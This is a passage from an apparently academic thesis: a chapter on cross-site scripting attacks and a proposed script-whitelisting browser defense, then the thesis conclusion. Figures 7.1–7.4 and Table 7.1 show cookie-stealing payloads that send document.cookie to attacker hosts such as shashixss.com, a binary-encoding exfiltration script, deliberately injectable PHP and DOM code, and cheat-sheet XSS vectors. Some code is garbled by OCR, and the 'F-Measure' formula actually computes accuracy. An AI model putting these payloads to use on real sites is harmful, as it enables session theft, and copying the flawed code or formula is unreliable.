
S2: A legitimate user requests a web page from the web server.

S3: The web server in the response includes malevolent vector from its database and sends it to the user.

S4: The client machine executes the harmful vector inside the response, sends the victim's cookies to an adversary server.

A web application implementing a guestbook is shown in Figure 7.1. In which a visitor may write a message using guest.php, it will be stored into the database by the page guestbook.php. The message may be viewed by other users, retrieving it from the database. Stored cross site scripting attacks can be performed by an attacker submits a malicious script $< script >$ location.URL='http://www.shashixss.com/attacker.cgi?'+ document.cookie $< /script >$ to guest.php. When a user opens the web page, values of its cookies will be sent to the attacker. In addition, if the web page is vulnerable, an attacker can view the cookies associated in a web by injecting the script code $< script >$ alert(document.cookie) $< /script >$ into the guestbook.

7.3.2 Reflected XSS attacks

These non-persistent XSS attacks arise, when the web server is unable to sanitize the output in an appropriate way (Maurya and Singhrova, 2015). In this attack, the malevolent content is a part of the user request to the web server. Then, a server includes this

Guest.php

```
<HTML>
<form    method="post" formaction="login.php">
<textarea name="txtMessage"> Name</textarea>
<textarea name="txtMessage"> Message</textarea>
<button value="Sign Guestbook">submit </button>
</form>
</HTML>
```

Login.php

```
<HTML>
<head>
<body>
<form action="Guestbook.php" method="post" name="f1" o>
<table>
<tr>
<td>
Name:</td>
<td><input type="text" maxlength="100" name="Name"  style="width:80px;" >   </td> </tr>
<tr>
<td>
Message:
</td>
<td><input type="text" maxlength="100" name="Message"  style="width:80px;" >   </td> </tr>
<tr>
<td>
Contact Number:
</td>
<td><input type="text" maxlength="20" name="Contact Number"  style="width:80px;" >   </td> </tr>
</table>
<td align="center"><input  type="submit"  value="Login!" name="previous"> <td></tr></HTML>
```

Guestbook.php

```
<?php
 $link = mysqli_connect("localhost", "root", "", "Guest Book");
if($link === false){
        die("ERROR: Could not connect. " . mysqli_connect_error());
    }
            $ph1 = $_POST['Name'];
          $ph2 = $_POST['Message'];
          $ph3 = $_POST['Contact Number'];

        $sql="INSERT INTO Customer values('$ph1', '$ph2', '$ph3')";
echo $sql;
   if(mysqli_query($link, $sql)) {
 echo "Succussfuly inserted";
    } else{

        echo " ERROR: Could not able to execute $sql. " . mysqli_error($link);
    }

                    mysqli_close($link);
    ?>
<html>
<?php
?>
</html>
```

Figure 7.1 The Web application implementing a guestbook.

malevolent content in a response message and sent back to the victim.
The following steps describe, how reflected XSS attacks can be performed by an attacker to steal cookies.

S1: An adversary crafts a URL containing a malevolent code, then sends it to the legal client's browser.

S2: The client browser is tricked by an adversary to request URL of the web server.

S3: The web server incorporates the malevolent code from URL in the response message.

S4: The victim execute this harmful content inside the response message and transferring user cookies to an adversary's server.

Some of the browsers have built-in protection against reflected XSS attacks (Kirda et al., 2006). There are also browser extensions like NoScript that provide some protection. Consider the scenario, where user trying to access the universal web site www.entrust.com to accomplish sensitive operations (e.g., online shopping). The web application on entrust.com makes use of cookies to cache sensitive session information in victim browser. Because of the same origin policy, the cookies are accessible only to JavaScript string downloaded from entrust.com. In addition, the victim may also browse a harmful site, say shashixss.com, and it would be tricked into clicking on the malicious link. If the crafted code is cookie stealing code, then it will steal cookie of users who view that page. Using the cookie, the attacker can take control of victim account. To demonstrate this vulnerability, a cookie stealer code is implemented and shown in Figure 7.2, which make use of cookie = HTTP GET-VARS["cookie"]; for stealing cookies information from URL: $http://www.VulnerableSite.com/index.php?search=<script>location.<a href=http://www.webhost shashixss.com/Stealer.php?cookie=+document.cookie;</script>$ Click here to collect prize!$$ and store the cookies in cookie variable. Finally, the cookie stealer code transfer cookie values to an attacker mail using PHP() mail function with the subject Stolen cookie.

```
<?php
1. $cookie_name = 'shashi';
2. $cookie_val = 'test_cookie_set_with_php';
3. setcookie($cookie_name, $cookie_val, time() + (86400 * 30), '/');
4. $cookie_name = 'shashi';
5. if(!isset($_COOKIE[$cookie_name])) {
6. print 'Cookie with name "' . $cookie_name . '" not exist...'; }
7  else {
8. print 'Cookie with name "' . $cookie_name . '" value is: '
9. COOKIE[$cookie_name]; }
10. mail("eemailshashi@gmail.com", "Stolen Cookies", $cookie_name);
?>
```

Figure 7.2 Cookie stealer code to send cookies to the hacker mail.

7.3.3 DOM-based XSS attacks

A webpage is composed of various elements, such as forms, tables, and paragraphs, which are represented in an object hierarchy. To update the structure and style of webpage content dynamically, all web applications and websites interact with the DOM (Document Object Model), a virtual map that enables access to these webpage elements.

DOM allows client-side script such as JavaScript to dynamically access, modify the content, structure, and style of a web page. Compromising a DOM will cause the client-side code to execute in an unexpected manner. This attack is a variant of both stored and reflected XSS, where vulnerabilities are in client-side code rather than the server (Gupta et al., 2012).

The following steps illustrate how DOM-based XSS attacks can be performed by an attacker to steal cookies.

S1: An adversary crafts URL containing a malevolent code, then transfers into the client browser.

S2: The client browser is tricked by an adversary to request URL from the web server.

S3: The web server accepts the client request but does not incorporate malevolent content in the response message.

S4: The user execute the malevolent content inside the response message by using the web browser, causing the malevolent code to be inserted into the page.

S5: Finally, client browser execute malevolent code injected into a web page, transferring the user's confidential information to an adversary's server.

```
1 <html>
2 <body>
3 <script>
4 <var pos=document.URL.indexOf ("input=");>
5 <var userInput=document.URL.substring(pos,document.URL.length);>
6 <document.write(unescape(userInput));>
7 </script>
8 </body>
9 </html>
```

Figure 7.3 DOM based javascript code to steal cookie information.

To demonstrate this XSS vulnerability, a simple HTML code that accepts and writes user input using JavaScript with the help of DOM has been implemented, which is shown in Figure 7.3. The JavaScript code gets value from the URL parameter input and writes the value in our webpage. When an application developer writes the content using DOM object without sanitizing the user input, it allows an adversary to run his malicious code. For example, an attacker can inject a malicious XSS vector www.webhostshashixss.com /PenTesting?input=$< script >$ alert(document.cookie) $< /script >$ in the URL. The document.write() writes the value of input parameter in the web page. So it will write $< script >$ alert(document.cookie) $< /script >$ in the web page without sanitizing. This results in running the malicious javascript code and steals the cookie information.

7.3.4 Exploiting of binary encoding attacks

Binary encoding attack is one of the advanced XSS attacks, in which an attacker uses HTML static links to encode the sensitive information like cookies (Kirda et al., 2006). In this attack, every malicious link import by an attacker is represented by single bit 0

or 1. Until now, the malicious links which are embedded statically in an HTML web page were considered secure and safe. regrettably, this method experiences security vulnerabilities. Consider an adversary, crafts and injects the huge number of HTML static hyperlinks to the webpage of the trusted site. When the malicious string is executed in the victim's browser, the crafted HTML static links could be used to encode confidential information.

To illustrate binary encoding attacks, consider the scenario, in which the script can execute a loop to transfer cookies data bit-by-bit under an adversary control to a web server. which make use of embedded static link for each bit.
Fig. 7.4 shows the JavaScript code for binary encoding attack to steal cookies. Suppose, the cookie contains 50 bits, an adversary injects 50 isolated pairs of image references to his personal domain, say shashixss.com. In the next stage of this attack, an adversary goes through cookie values bit-by-bit and make use of the static references. These references are previously injected to encode the confidential data. Later, an adversary can reconstruct cookie values one bit at a time by checking and analysing the log file of the web server at shashixss.000webhostapp.com.

7.4 Identifying cross-site scripting vulnerabilities

In this section, we are presenting an approach to detect XSS vulnerabilities in the web applications using static and dynamic analysis.
Static analysis is a process of identifying whether a given web page is vulnerable to cross-site scripting (Di Lucca et al., 2004). In addition, dynamic analysis approach is used to check whether a given web application with vulnerable pages assessed by static analysis approach is actually vulnerable.

7.4.1 Assessing the vulnerability of a web Page

To identify XSS vulnerability of a web page, the approach make use of the Control Flow Graph (CFG) suggested by Di Lucca et al. (2004). In CFG a node will be labelled as Input (v), where v is the input variable. Input nodes are commonly interconnected with statements performing reading the value of a query string, cookie, input of the user

```
<html>
<script>
 function getCookie(cname)
  {
1.       var name = cname + "=";
2.       var ca = document.cookie.split(';');
3.       for(var i=0; i<ca.length; i++)
       {
4.       var c = ca[i];
5.       while (c.charAt(0)==' ')
6.       c = c.substring(1);
7.       if (c.indexOf(name) == 0)
8.       return c.substring(name.length, c.length);
         }
9. return "";
  }
10. function steal()
   {
11. var i=0, j, ck1=getCookie("username1");
12. var ck=ck1;
13. while(ck!=0)
    {
14. j=parseInt(ck%10);
15. if(j == 0)
16. document.write("<img src='http://shashixss.000webhostapp.com/bit0_"+i+".jpg'></img><br>");
17. else if(j == 1)
18. document.write("<img src='http://shashixss.000webhostapp.com/bit1_"+i+".jpg'></img><br>");
19. ck=parseInt(ck/10);
20. i++;
    }
   }
</script>
<img src="http://shashixss.000webhostapp.com/bit0_1.jpg">
<img src="http://shashixss.000webhostapp.com/bit1_1.jpg">
<img src="http://shashixss.000webhostapp.com/bit0_2.jpg">
<img src="http://shashixss.000webhostapp.com/bit1_2.jpg">
<img src="http://shashixss.000webhostapp.com/bit0_3.jpg">
<img src="http://shashixss.000webhostapp.com/bit1_3.jpg">
....
<img src="http://shashixss.000webhostapp.com/bit0_50.jpg">
<img src="http://shashixss.000webhostapp.com/bit1_50.jpg">
<body onload="steal()">
</body>
</html>
```

Figure 7.4 Binary encoding attack for stealing cookie information.

information from web forms, or reading any data from a file. In similar manner, a node will be marked as Output (O). In a web application, output nodes are those incorporated with statements writing a cookie, a file or a database field.

Figure 7.5 represents CFG for code snippet describing binary encoding attack for stealing cookie information. The input nodes 1 to 12 of CFG are interconnected with the statement (node 14) performing reading a cookie contains 50 bits, an adversary injects 50 isolated pairs of image references to his personal domain, say shashixss.com. In next the stage of this attack, an adversary goes through cookie values bit-by-bit and make use of the static references. Later, an adversary can reconstruct cookie values one bit at a time by checking and analysing the log file of the web server at

shashixss.000webhostapp.com.

A given web page is *vulnerable* if there exists is a variable v, two input nodes (v) and output nodes (v), in such a way that all paths in a CFG are leaving input(v) reach the output (v), being *definition-clear path* (Di Lucca et al., 2004).

The web page of binary encoding containing an input information that doesn't have an effect on output is known as *invulnerable* web page with respect to a given input. Consider a web page P associated with a variable v, two CFG nodes are I (input node) and O (output node). Let us initiate the subsequent predicates to define a set of rules for identifying the vulnerabilities of a given web page P:



Figure 7.5 CFG for Binary encoding attack.

1 A(v): There exists a pathway between Input(I) and Output(O) nodes of the control flow graph.

2 B(v): Output node post-dominates Input node. (O post-dominance I, if and only if all paths from I to an exit block must pass through O).

3 C(v): Each path between Input node (I) and an Output node (O) is is a def-clear path.

The above rules are used to distinguish the vulnerability of a web page by the subsequent conditions. A vulnerable web page is labelled as V and the web page, which is not vulnerable is labelled as NV.

1. Vulnerable (V) $\exists\ v \in P : B(v)$ AND $C(v) \Rightarrow P$ is exposed to vulnerability with respect to a given variable $v\ \Rightarrow P$

2. Not Vulnerable (NV) $\exists\ v \in P$: NOT $(A(v)) \Rightarrow P$ is not exposed to vulnerability with respect to a given variable v of web page P.

7.4.2 Assessing a web application vulnerability

Server pages are may not transfer its output information directly to the browser, but to another server pages or to a storage device like a database. In this scenario, if any external components receiving the malicious string from the output of the server page will be validated, accordingly web applications are protected from attacks. With this regard, the vulnerabilities of a given web page do not imply the vulnerability of web application.

Consider the stored XSS attack carried out in Section 7.3.1. The vulnerability of that Guestbook application depends on Guest.php, which is a server page and cache the user entered information into a database. On vulnerability of a server page that is Guestbook.php, transfer the user information retrieved from database to the user. If the database has a sanitization technique, the web application may not be vulnerable to a stored XSS attack. Therefore, identifying vulnerabilities of a web application depends not only on the server pages but also the external software components that are connected to the server pages are to be considered.

Indeed, some security mechanisms implemented in web browser, a web server or by the other software components including software gateway make web application invulnerable. We propose an effective approach to detect the web application vulnerability with respect to reflected, stored and DOM-based attacks. The proposed approach involves, designing a set of XSS attack strings for each input variable and submitting into the web application during analysis. So that, the results of this study will be verified to estimate whether the cross-site scripting attack is successful or not. A possible succeeded attack executes the stolen cookies from the client machine, which are transferred to an adversary machine.

The algorithm 1 defines the proposed web application testing strategy to identify the

Algorithm 1 Identifying Vulnerability of Web Application

```
1: for each vulnerable page P of the Web Application do
2:     for each input field I of page P causing vulnerability do
3:         Define a set S of XSS attack strings
4:         for each s ∈ S do
5:             EXECUTE server page P with
6:             input field I = s
7:             Check for the attack consequences
8:             if ∃ v ∈ P : NOT (A(v)) then
9:                 P is not vulnerable with respect to v
10:            else
11:                P is vulnerable with respect to v
12:            end if
13:            for each test case T from the test suite do
14:                EXECUTE test case T
15:            end for
16:        end for
17:    end for
18: end for
```

cross-site scripting vulnerabilities in the web applications. Stored XSS attacks are more difficult to detect since this attack vectors have to insert malevolent content that will not be directly transferred to the user, but will be cached in a device permanently. After an attack has been accomplished, all web applications interpret the information from a persistent device should be exercised in order to detect attack consequences.

7.5 Mitigating XSS attacks

In this section, we describe the proposed approach to defending against cross-site scripting attacks in the web applications.

7.5.1 Proposed approach to mitigate XSS attacks

The proposed approach involves a secure XSS interception layer placed in the client's browser. The proposed layer is responsible to discover all malicious scripts that reach the client browser, from all possible paths. Later, the secure XSS layer compares the received scripts with a list of valid scripts that are already created by an administrator for the site or page being accessed, the received scripts not on the browser list are prevented from executing and protecting the system. The proposed layer generic XSS detector uses the concept of identifiers when comparing the scripts. The identifiers represent the specific elements of a script and its execution context in the browser.

To defend web users against XSS attacks based on JavaScript, the proposed approach make use of training phase, where every benevolent script is promoted by an identifier (Mitropoulos et al., 2016). Training phase consists of building a list of benign Scripts. Besides, we also recorded the type of script that is the in-line script, event handler, or external script, its position within the HTML page.

The generic XSS detector is placed at the client side during actual use. Thus, it receives HTML output of all usages of the application. The detector make use of training approach that stores all benign scripts and filters the malicious scripts on browser JavaScript engine. The training phase successfully deals with all static, dynamic and external scripts. The success of this training phase depends on the degree of application coverage which is achieved. After a training phase, the automated secure XSS layer is responsible to track all incoming and outgoing scripts using the white-list and block-list of scripts stored in the generic XSS detector. If an unlisted script is encountered, the generic XSS detector raises an alarm to notify the XSS attack. Figure 7.6 illustrates the basic steps taken by the proposed approach to mitigate XSS attacks.

The identifier generation consists of a secure layer known as Secure XSS interception layer. The proposed layer wraps the browser script engine, collects all components



Figure 7.6 Proposed XSS Mitigation Approach.

for identifier generation and verification process. Finally, the proposed method attempts to match the identifiers in the mobile browser list with the ones generated during execution of the browser content or during production mode.

The Secure XSS layer can detect a variety of cross-site scripting attacks like stored (persistent), reflected (non-persistent), DOM-based attacks and some sophisticated attacks like mimic and binary encoding attacks.

To mitigate the XSS attacks, we propose a secure XSS layer algorithm (Algorithm 2), which consists of the following steps:

1. An identifier generation is the first phase of a secure XSS layer algorithm. In this phase, the proposed layer make use of training approach that contains all trusted static, dynamic and external JavaScripts. Accordingly, all benign scripts are mapped into identifiers which are also known as script identifiers.

2. All generated script identifiers are stored in the backup table.

3. During script execution phase, the secure XSS layer verifies whether corresponding script identifier present in the backup table.

4. If the script exists in the table, then it will be treated as a benign script. In this phase, it also checks whether the script parameters are referred to an unexpected URLs.

5. If no similar script identifier is originated and any unregistered URL identifier is found, then the user browser is under attack. In this scenario, the proposed layer can stop the further execution and forwards an alarm to the user to notify the XSS attack.

Algorithm 2 Secure XSS Layer Algorithm

```
1:  for each script reaches the browser do
2:      Generate corresponding Script Identifiers
3:      if Training Phase then
4:          Register the Script identifiers
5:      else
6:          Validate the Script identifiers
7:      end if
8:      if Are the Identifiers valid then
9:          EXECUTE the script
10:     else
11:         Prevent script execution
12:         Raise an alarm to web admin to notify the attack
13:     end if
14: end for
```

7.6 Implementation and experimental evaluation

This section demonstrates the implementation details and experimental results of the proposed secure web application approach.

7.6.1 Implementation

The proposed approach is implemented as an integrated module in the JavaScript engine of the browser. Further, the proposed approach instrumented that API methods are entry

points to the JavaScript engine which takes either input script as a string or executes the input statement that has already compiled by the JavaScript engine.

The processing of script and document location is accomplished by the parser. The web browser makes use of line number and codebase, then passes the script location within a document to API methods as the parameter. Differentiate between external and internal scripts have been done by examining the location of a script. To accumulate valid script identifiers, we designed an identifier generation module.

7.6.2 Experimental evaluation

In order to analyse the effectiveness of the proposed algorithm, a few vulnerable web based applications have been taken into account. The experiment involves the installation of vulnerable web applications and attacking for real world cross-site scripting threats.

Initially, the identifier generation module is applied to the downloaded vulnerable application, then changed to execution phase and performed several attacks based on vulnerability type of the applications. Deficiencies like improper verification of HTTP requests, the absence of sanitization makes us perform cookie stealing and redirect attacks. Especially, the phpMyFAQ vulnerable application is unable to sanitize URLs and making way to insert malicious JavaScript to steal cookies of the mobile browser.

In addition, few vulnerable applications like eBay.com and nydailynews.com from XSSed.com archive have been selected. Initially, the proposed secure layer is applied in the context of web environment to search for XSS attacks that make use of JavaScript. Further, various attacks have been attempted, including stored, DOM based and the threats that utilized the eval functions. The proposed layer successfully detects and blocks all of the vulnerabilities.

7.6.3 Performance analysis using F-Measure

F-Measure is defined as the harmonic mean of Sensitivity and Specificity. XSS detection performance is measured by the subsequent metrics:

- **Sensitivity:** The possibility that the cross-site scripting attacks have been seized.
- **Specificity:** Possibility that a normal interaction will not be identified.

- **True Positive (TP):** A cross-site scripting attack that raises an alarm to notify the web administrator.
- **True Negative (TN):** This is an event but not a cross-site scripting attack, which does not raise an alarm.
- **False Positive (FP):** This is an event but not a cross-site scripting attack, which raises an alarm.
- **False Negative (FN):** An event that although is cross-site scripting attack but doesn't raise an alarm.

Using the above metrics we can compute the following:

$$False\ Positive\ Rate\ (FPR) = \frac{FP}{FP+TN}$$
$$False\ Negative\ Rate\ (FPR) = \frac{FN}{FN+TP}$$
$$Sensitivity\ (SE) = \frac{TP}{TP+FN}$$
$$Specificity\ (SP) = \frac{TN}{FP+TN}$$
$$F-Measure = \frac{TP+TN}{TP+FN+FP+TN}$$

Here, the specificity, sensitivity is calculated, and finally F-Measure for the proposed framework using observed experimental results on five different platforms of web applications. Various XSS attack vectors have been embedded on injection points of the web applications.

Table 7.1 describes five different classes of XSS attack vectors, including JavaScript attack vectors, encoded attack vectors, HTML malicious tags, malicious event-handler and URL attack vectors.

Table 7.2 outlines the detail performance analysis of the proposed XSS defensive approach on different web applications. We analysed results of the proposed web application framework based on five parameters (number of malicious strings inserted, True Positives (TP), False Positives (FP), True Negatives (TN) and False Negatives (FN)). From Table 7.2 it is clear that the highest number of TPs are encountered in Humhub, Jcart and phpMyFAQ. Furthermore, in all web applications the observed rate of false

Table 7.1 XSS attack vectors and it's example patterns.

Category of XSS Attack Vector	**Example Pattern of the XSS Attack Vector**
HTML malicious attributes	$<BODY\ BACKGROUND="javascript:alert('XSS')">$ $<IMG\ SRC="javascript:alert('XSS');">$ $<IMG\ SRC=javascript:alert(String.fromCharCode(98,73,77))>$ $<IMGSRC=/$ $onerror="alert(String.fromCharCode(98,73,77))"></img>$
Encoded attack vectors	$<IMGSRC=$ lC€asYri& #114;t:alort(;NSS'=$>$
External source script vectors	$<SCRIPT\ SRC=http://ha.ckers.org/xss.js</SCRIPT>$ $<SCRIPT/XSS\ SRC="http://ha.ckers.org/xss.js"></SCRIPT>$ $<SCRIPT\ SRC=http://hackers.org/xss.js?<B>$
Event triggered scripts	$<a\ onmouseover="alert(document.cookie)">xss\ link$ $<IMG\ SRC=\#onmouseover="alert('xss')">$ $<IFRAME\ SRC=\#$ $onmouseover="alert(document.cookie)"></IFRAME>$
Explicate Attack vectors	$<BR\ SIZE="\&alert('XSS')">$ $<BASE\ HREF="javascript:alert('XSS');//">$

Table 7.2 Performance analysis to compute F-Measure

Web Applications	**No. of Malicious Strings Injected**	**TP**	**FP**	**TN**	**FN**	**F-Measure**
Joomla	120	105	5	7	3	0.933
WordPress	120	107	4	6	3	0.916
phpMyFAQ	120	108	4	6	2	0.955
Jcart	120	111	3	4	2	0.958
Humhub	120	114	2	3	1	0.975

positives and false negatives is acceptable. The performance of proposed XSS defensive framework is almost 95% as the highest value of F-Measure is 0.95. F-Measure generally analyses the performance of system by calculating the harmonic mean of sensitivity and specificity.

The malicious XSS attack vectors from the XSS cheat sheet is also been tested on the

extracted injection points of Damm Vulnerable Web Application (DVWA). By identifying all possible entry points, the proposed approach managed to detect all malicious scripts that reach the JavaScript engine.

In addition, Table 7.3 lists the functionality comparison of the proposed approach with other related works. The proposed mechanism is able to prevent all types of XSS vulnerabilities from the web applications.

Table 7.3 Functionality comparison

XSS Solutions	**Implementation Location**	**Stored XSS attack detection**	**Reflected XSS attack detection**	**DOM-based XSS attack detection**	**Other Sophisticated attacks**
Kirda et al. (2006)	Client	✓	✓	×	×
Bisht and Venkatakrishnan (2008)	Client	✓	✓	×	×
Zhang and Wang (2010)	Client	×	✓	✓	×
Johns (2006)	Server or proxy	×	✓	×	✓
Shar and Tan (2012)	Server or proxy	✓	✓	×	✓
Toma and Islam (2014)	Server	✓	×	×	×
Hydara et al. (2014)	Client	✓	✓	×	✓
Wurzinger et al. (2009)	Server	✓	×	✓	×
Ter Louw and Venkatakrishnan (2009)	Server	✓	✓	×	×
Van Gundy and Chen (2012)	Server	✓	✓	×	×
Proposed scheme	Client	✓	✓	✓	✓

7.7 Summary

In the proposed approach, the secure XSS framework has been designed to deal with malicious scripts that reach a browser from all possible routes. In order to implement secure XSS defensive framework, all entry points of the JavaScript engine in the browser are wrapped to execute the scripts based on the identifiers which are stored in the backup table. The script identifiers in the auxiliary table can be enriched with new elements and making the framework more robust. In this convenient way, the unwanted script elements can be removed from identifiers list to reduce computation overhead, but this practice makes the application framework more vulnerable to XSS threats.

In order to assess the effectiveness of the proposed approach, a number of web applications implemented with scripting languages, such as PHP and ASP, have been submitted to the vulnerability analysis. This approach has been preliminarily tested using it to detect vulnerabilities in open source web applications, experimental results revealed that the proposed approach is able to detect the injection of malicious XSS attack vectors with acceptable false negative and false positives.

Chapter 8

CONCLUSION AND FUTURE WORKS

This chapter summarizes the major contributions of the thesis. It also highlights the road-map for future research directions in the field of authentication in wireless and mobility environments.

8.1 Contributions

The contributions of the thesis are summarized as follows. Analysed and proposed several authentication protocols for roaming service in global mobility networks, which are the following:

1. Through careful cryptanalysis, it has been identified several security weaknesses in Wen et al. and Karuppiah et al. authentication protocols. In order to address the vulnerabilities of these protocols, a secure and lightweight authentication protocol for roaming service in GLOMONET is proposed.

2. Analysed the Kuo et al. authentication protocol, identified their security flaws and proposed a secure anonymous authentication protocol for roaming in resource-limited mobility environments.

3. A novel DNA based authentication protocol for roaming service in mobility environments is proposed to combat various security threats.

4. Further, an approach to mitigate one of the topmost and dangerous attacks called cross-site scripting in web applications is presented.

The first contribution provided in **Chapter 4**, the network model and threat model have been discussed for authentication in global mobile networks. The security strength of Wen et al. and Karuppiah et al.'s authentication protocols have been analysed and show that their protocols are in fact insecure against several well-known attacks such as insider attack, stolen-verifier attack, off-line guessing attack, denial-of-service attack, impersonation attack and clock synchronization problem. Further, the protocols do not ensure user anonymity. In order to overcome the security flaws of their protocols, a secure and lightweight authentication scheme for roaming service in global mobile networks is proposed. A rigorous security analysis reveals that the proposed protocol can resist against various attacks. Besides, the proposed protocol uses common storage devices such as USB, mobile device instead of smart-cards to authenticate the roaming users. Mobile devices, USB sticks are commonly used these days and offer several benefits such as low cost, convenience, expandability, auto-configuration. The primary merit of the proposed protocol is simplicity with security strength and practicality for implementation under expensive and insecure network environments, especially in wireless and mobile networks.

In the second contribution **(Chapter 5)**, it has been identified some security flaws in Kuo et al.'s protocol and pointed out that their authentication protocol is vulnerable to an insider attack, replay attack, stolen-verifier attack, denial-of-service attack, lack of local password verification and cannot provide fair key agreement. In order to resist the security weaknesses, a secure anonymous authentication protocol for roaming service using elliptic curve cryptosystem is proposed. The proposed protocol is implemented in HLPSL language using AVISPA as the formal verification tool and validated with BAN logic to prove the correctness of the proposed authentication system. Besides, the proposed authentication protocol is simulated using NS-2.35 simulator. The performance analysis shows that the proposed protocol is secure and computationally efficient. Hence, this authentication system is acceptable for resource-limited wireless and mobile environments.

In the third contribution **(Chapter 6)**, a novel DNA based authentication protocol using Hyper Elliptic Curve Cryptosystem (HECC) for roaming service is presented.

The mobile user authentication using DNA cryptography prevents MU's password cracking by mapping the plaintext password into a DNA sequence along with the integers. Further, the proposed protocol replaces elliptic curve cryptosystem with HECC to provide message confidentiality. Its very popular because of the smaller key length, operational efficiency, easily implementable in software and hardware platforms, low communication and computational overhead. In addition, the proposed authentication protocol is verified using ProVerif as a formal verification tool, the proposed protocol resists possible attacks and provides secure functionalities for enhanced security.

The final contribution **(Chapter 7)** is devoted to mitigating cross-site scripting (XSS) attacks in web applications. In the proposed approach, the secure XSS framework has been designed to deal with the malicious scripts that reach a browser from all the possible routes. In order to implement secure XSS defensive framework, the proposed approach wrapped all entry points of the JavaScript engine in the browser to execute the scripts based on the identifiers which are stored in the backup table. The script identifiers in the auxiliary table can be enriched with new elements and making the framework more robust. In this convenient way, the unwanted script elements can be removed from the identifiers list to reduce computation overhead. In order to assess the effectiveness of the proposed approach, a number of web applications implemented with scripting languages such as PHP and ASP, have been submitted to the vulnerability analysis. This approach has been preliminarily tested to detect vulnerabilities in open source web applications. The experimental results revealed that the proposed approach is able to detect the injection of malicious XSS attack vectors with acceptable false negative and false positives.

8.2 Future research directions

This section suggests some directions for possible future works. Several research directions are worth investigating as follows.

One of the future research direction includes extending the proposed DNA based password authentication protocol to IoT (Internet of Things) environment, in order to ensure secure communication between users and IoT devices. IoT environments are extremely

complex and dynamic owing to which interactions between different entities are susceptible to vulnerabilities. These concerns can be addressed as follows:

- security and privacy are one of the major issues in an Internet of Things research. The tremendous growth in the number of IoT devices, the heterogeneity and complexity of these objects and their networks have made authentication and authorization a challenging. Although extensive research has been done to address this issue, there are some directions that need to be investigated. These include asymmetric key management techniques and non-cryptographic operations like back up and recovery.

- Mutual authentication and session key agreement system is needed to achieve user anonymity, untraceability and privacy preservation in IoT environments. Besides, the robust authentication protocol is essential to withstand man-in-the-middle attack, masquerading attacks, replay attack, wiretapped secret-key and session key attacks. Further, a novel security framework is required to provide notifications to users, when certain types of malicious activities or intrusions occurred in the IoT network.

- Considering the available memory space and the computational capabilities of resource-limited devices, an efficient and lightweight cryptographic protocol is much needed for the IoT platform. Furthermore, in order to minimize the energy consumption, implementation of energy efficient algorithm and optimal security model for future IoT applications has to be investigated.

- The heterogeneous nature of IoT environment, establishing trust among IoT entities should factor in resource constraints as well. Trust models that are decentralized are also essential.

Bibliography

Abadi, M., Blanchet, B., and Comon-Lundh, H. (2009). Models and proofs of protocol security: A progress report. In *Computer aided verification*, 35–49. Springer.

